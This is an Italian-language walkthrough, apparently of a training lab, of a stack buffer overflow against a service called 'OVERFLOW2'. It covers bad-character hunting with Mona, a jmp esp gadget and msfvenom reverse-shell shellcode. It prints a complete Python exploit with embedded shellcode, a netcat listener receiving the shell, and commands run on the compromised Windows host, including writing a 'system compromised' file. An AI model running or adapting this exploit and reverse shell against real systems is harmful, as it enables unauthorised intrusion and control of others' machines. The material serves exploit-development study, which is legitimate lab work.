
```
import socket
ip = "192.168.10.12"
port = 1337
timeout = 5
ignore_chars = [b"\x00"]
badchars_bytes = b""
for i in range(256):
   char_byte = bytes([i])
```

```
   if char_byte not in ignore_chars:
       badchars_bytes += char_byte
offset_eip = 634
eip_placeholder = b"BBBB"
payload = b"A" * offset_eip + eip_placeholder + badchars_bytes
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(timeout)
con = s.connect(("192.168.10.12", 1337))
s.recv(1024)
s.send(b"OVERFLOW2 " + payload)
s.recv(1024)
s.close()
```

Questo script quindi quando eseguito scrive nella memoria puntata dall'ESP la nostra stringa con tutti i byte possibili meno quelli indicati in **ignore_chars.**


Lanciato lo script, usiamo il comando !**mona** compare -f **C:\mona\oscp\bytearray.bin -a esp** andiamo quindi a fare un controllo incrociato tra la tabella prima generata con moma (che contiene tutti i byte meno i bad chars) e l'effettivo contenuto dell'indirizzo a cui punta ESP.

Questo ci restituisce un riepilogo dei caratteri **bad chars**, controllando se i byte presenti nella tabella di riferimento sono presenti nella memoria puntata da ESP.




Siccome spesso un bad char corrompe anche il carattere successivo, dobbiamo **iterare** il processo per ognuno dei primi caratteri trovati dopo quelli già noti ad ogni iterazione, quindi nel nostro caso iniziando con il **rimuovere** dallo script e dalla tabella di riferimento il **byte \x23**, e continuare poi con **\x3c** e così via.

Iterando il passaggio, vediamo che i bad chars sono: \x00, \x23, \x3c, \x83, \xba. Lo andiamo a provare **rimuovendo** tali caratteri sia dalla tabella di riferimento generata con Mona, sia dal payload inviato con lo script Python, e ottenendo con il compare di Mona una tabella che ha la colonna BadChars **vuota**.



Vado quindi a cercare con Mona un "**gadget**", ovvero un'istruzione all'interno del programma, che esegua **jmp esp**, che non abbia **ASLR** (randomizzatore di memoria) attivo e non contenga bad chars. Cerco questo gadget con il comando **!mona jmp -r esp -cpb "\x00\x23\x3c\x83\xba"**



Scelgo **0x625011bb** per il mio exploit.

Adesso che ho tutte le informazioni necessarie, si può generare lo shellcode con **MSFVenom** e modificare e implementare lo script Python per iniettarlo.

Con MSFVenom generiamo uno shellcode che non contenga i bad chars e che sia già formattato per Python con il comando msfvenom

-p windows/shell_reverse_tcp LHOST=192.168.10.10 LPORT=1234 EXITFUNC=thread -b "\x00\x23\x3c\x83\xba" -f python

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.10.10 LPORT=1234 EXITFUNC=thread -b "\x00\x23\x3c\x83\xba" -f python
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai failed with A valid opcode permutation could not be found.
Attempting to encode payload with 1 iterations of x86/call4_dword_xor
x86/call4_dword_xor failed with Encoding failed due to a bad character (index=21, char=0×83)
Attempting to encode payload with 1 iterations of x86/countdown
x86/countdown failed with Encoding failed due to a bad character (index=112, char=0×23)
Attempting to encode payload with 1 iterations of x86/fnstenv_mov
x86/fnstenv_mov failed with Encoding failed due to a bad character (index=17, char=0×83)
Attempting to encode payload with 1 iterations of x86/jmp_call_additive
x86/jmp_call_additive succeeded with size 353 (iteration=0)
x86/jmp_call_additive chosen with final size 353
Payload size: 353 bytes
Final size of python file: 1753 bytes
```

```
buf =  b""
buf += b"\xfc\xbb\x9d\xc6\xab\x9a\xeb\x0c\x5e\x56\x31\x1e"
buf += b"\xad\x01\xc3\x85\xc0\x75\xf7\xc3\xe8\xef\xff\xff"
buf += b"\xff\x61\x2e\x29\x9a\x99\xaf\x4e\x12\x7c\x9e\x4e"
buf += b"\x40\xf5\xb1\x7e\x02\x5b\x3e\xf4\x46\x4f\xb5\x78"
buf += b"\x4f\x60\x7e\x36\xa9\x4f\x7f\x6b\x89\xce\x03\x76"
buf += b"\xde\x30\x3d\xb9\x13\x31\x7a\xa4\xde\x63\xd3\xa2"
buf += b"\x4d\x93\x50\xfe\x4d\x18\x2a\xee\xd5\xfd\xfb\x11"
buf += b"\xf7\x50\x77\x48\xd7\x53\x54\xe0\x5e\x4b\xb9\xcd"
buf += b"\x29\xe0\x09\xb9\xab\x20\x40\x42\x07\x0d\x6c\xb1"
buf += b"\x59\x4a\x4b\x2a\x2c\xa2\xaf\xd7\x37\x71\xcd\x03"
buf += b"\xbd\x61\x75\xc7\x65\x4d\x87\x04\xf3\x06\x8b\xe1"
buf += b"\x77\x40\x88\xf4\x54\xfb\xb4\x7d\x5b\x2b\x3d\xc5"
buf += b"\x78\xef\x65\x9d\xe1\xb6\xc3\x70\x1d\xa8\xab\x2d"
buf += b"\xbb\xa3\x46\x39\xb6\xee\x0e\x8e\xfb\x10\xcf\x98"
buf += b"\x8c\x63\xfd\x07\x27\xeb\x4d\xcf\xe1\xec\xb2\xfa"
buf += b"\x56\x62\x4d\x05\xa7\xab\x8a\x51\xf7\xc3\x3b\xda"
buf += b"\x9c\x13\xc3\x0f\x32\x43\x6b\xe0\xf3\x33\xcb\x50"
buf += b"\x9c\x59\xc4\x8f\xbc\x62\x0e\xb8\x57\x99\xd9\x07"
buf += b"\x0f\xab\x13\xe0\x52\xab\x27\x22\xdb\x4d\x4d\xd2"
buf += b"\x8a\xc6\xfa\x4b\x97\x9c\x9b\x94\x0d\xd9\x9c\x1f"
buf += b"\xa2\x1e\x52\xe8\xcf\x0c\x03\x18\x9a\x6e\x82\x27"
buf += b"\x30\x06\x48\xb5\xdf\xd6\x07\xa6\x77\x81\x40\x18"
buf += b"\x8e\x47\x7d\x03\x38\x75\x7c\xd5\x03\x3d\x5b\x26"
buf += b"\x8d\xbc\x2e\x12\xa9\xae\xf6\x9b\xf5\x9a\xa6\xcd"
buf += b"\xa3\x74\x01\xa4\x05\x2e\xdb\x1b\xcc\xa6\x9a\x57"
buf += b"\xcf\xb0\xa2\xbd\xb9\x5c\x12\x68\xfc\x63\x9b\xfc"
buf += b"\x08\x1c\xc1\x9c\xf7\xf7\x41\xbc\x15\xdd\xbf\x55"
buf += b"\x80\xb4\x7d\x38\x33\x63\x41\x45\xb0\x81\x3a\xb2"
buf += b"\xa8\xe0\x3f\xfe\x6e\x19\x32\x6f\x1b\x1d\xe1\x90"
```

Si può quindi implementare lo script **Python** come segue.

```python
import socket
import struct
ip = "192.168.10.12"
port = 1337
timeout = 5
padding = b"A" * 634
eip = struct.pack('<I', 0x625011bb)
nops = b"\x90" * 32
buf =  b""
buf += b"\xfc\xbb\x9d\xc6\xab\x9a\xeb\x0c\x5e\x56\x31\x1e"
buf += b"\xad\x01\xc3\x85\xc0\x75\xf7\xc3\xe8\xef\xff\xff"
buf += b"\xff\x61\x2e\x29\x9a\x99\xaf\x4e\x12\x7c\x9e\x4e"
buf += b"\x40\xf5\xb1\x7e\x02\x5b\x3e\xf4\x46\x4f\xb5\x78"
buf += b"\x4f\x60\x7e\x36\xa9\x4f\x7f\x6b\x89\xce\x03\x76"
buf += b"\xde\x30\x3d\xb9\x13\x31\x7a\xa4\xde\x63\xd3\xa2"
buf += b"\x4d\x93\x50\xfe\x4d\x18\x2a\xee\xd5\xfd\xfb\x11"
buf += b"\xf7\x50\x77\x48\xd7\x53\x54\xe0\x5e\x4b\xb9\xcd"
buf += b"\x29\xe0\x09\xb9\xab\x20\x40\x42\x07\x0d\x6c\xb1"
buf += b"\x59\x4a\x4b\x2a\x2c\xa2\xaf\xd7\x37\x71\xcd\x03"
buf += b"\xbd\x61\x75\xc7\x65\x4d\x87\x04\xf3\x06\x8b\xe1"
buf += b"\x77\x40\x88\xf4\x54\xfb\xb4\x7d\x5b\x2b\x3d\xc5"
buf += b"\x78\xef\x65\x9d\xe1\xb6\xc3\x70\x1d\xa8\xab\x2d"
buf += b"\xbb\xa3\x46\x39\xb6\xee\x0e\x8e\xfb\x10\xcf\x98"
buf += b"\x8c\x63\xfd\x07\x27\xeb\x4d\xcf\xe1\xec\xb2\xfa"
buf += b"\x56\x62\x4d\x05\xa7\xab\x8a\x51\xf7\xc3\x3b\xda"
buf += b"\x9c\x13\xc3\x0f\x32\x43\x6b\xe0\xf3\x33\xcb\x50"
buf += b"\x9c\x59\xc4\x8f\xbc\x62\x0e\xb8\x57\x99\xd9\x07"
buf += b"\x0f\xab\x13\xe0\x52\xab\x27\x22\xdb\x4d\x4d\xd2"
buf += b"\x8a\xc6\xfa\x4b\x97\x9c\x9b\x94\x0d\xd9\x9c\x1f"
buf += b"\xa2\x1e\x52\xe8\xcf\x0c\x03\x18\x9a\x6e\x82\x27"
buf += b"\x30\x06\x48\xb5\xdf\xd6\x07\xa6\x77\x81\x40\x18"
buf += b"\x8e\x47\x7d\x03\x38\x75\x7c\xd5\x03\x3d\x5b\x26"
buf += b"\x8d\xbc\x2e\x12\xa9\xae\xf6\x9b\xf5\x9a\xa6\xcd"
buf += b"\xa3\x74\x01\xa4\x05\x2e\xdb\x1b\xcc\xa6\x9a\x57"
buf += b"\xcf\xb0\xa2\xbd\xb9\x5c\x12\x68\xfc\x63\x9b\xfc"
buf += b"\x08\x1c\xc1\x9c\xf7\xf7\x41\xbc\x15\xdd\xbf\x55"
buf += b"\x80\xb4\x7d\x38\x33\x63\x41\x45\xb0\x81\x3a\xb2"
buf += b"\xa8\xe0\x3f\xfe\x6e\x19\x32\x6f\x1b\x1d\xe1\x90"
buf += b"\x0e\x1d\x05\x6f\xb1"
payload = padding + eip + nops + buf
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(timeout)
con = s.connect(("192.168.10.12", 1337))
s.recv(1024)
s.send(b"OVERFLOW2 " + payload)
s.recv(1024)
s.close()
```

Con **NetCat** ci si mette in ascolto sulla porta **1234**, e una volta eseguito lo script si ottiene la shell della macchina target. A titolo di esempio si è eseguito un comando **ipconfig**.

```
┌──(kali㉿kali)-[~]
└─$ sudo nc -nvlp 1234
[sudo] password for kali:
listening on [any] 1234 ...
connect to [192.168.10.10] from (UNKNOWN) [192.168.10.12] 49452
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.

C:\Users\user\Desktop\oscp>ipconfig
ipconfig

Configurazione IP di Windows


Scheda Ethernet Ethernet:

   Suffisso DNS specifico per connessione:
   Indirizzo IPv4. . . . . . . . . . . . : 192.168.10.12
   Subnet mask . . . . . . . . . . . . . : 255.255.255.0
   Gateway predefinito . . . . . . . . . : 192.168.10.1

Scheda Tunnel isatap.{92D61F82-1D19-45C9-B7CF-2E5AF2D63627}:

   Stato supporto. . . . . . . . . . . . : Supporto disconnesso
   Suffisso DNS specifico per connessione:
```

A riprova della nostra presenza nel sistema, carichiamo sul desktop dell'utente della macchina target un file di testo.

```
C:\Users\user\Desktop\oscp>dir C:\Users\
dir C:\Users\
 Il volume nell'unità C non ha etichetta.
 Numero di serie del volume: B068-65A2

 Directory di C:\Users

12/07/2024  13:52    <DIR>          .
12/07/2024  13:52    <DIR>          ..
01/10/2025  13:09    <DIR>          DefaultAppPool
09/07/2024  16:37    <DIR>          Public
24/04/2025  00:07    <DIR>          user
               0 File              0 byte
               5 Directory  19.671.523.328 byte disponibili

C:\Users\user\Desktop\oscp>echo Il tuo sistema è stato compromesso > C:\Users\user\Desktop\LEGGIMI.txt
echo Il tuo sistema è stato compromesso > C:\Users\user\Desktop\LEGGIMI.txt
```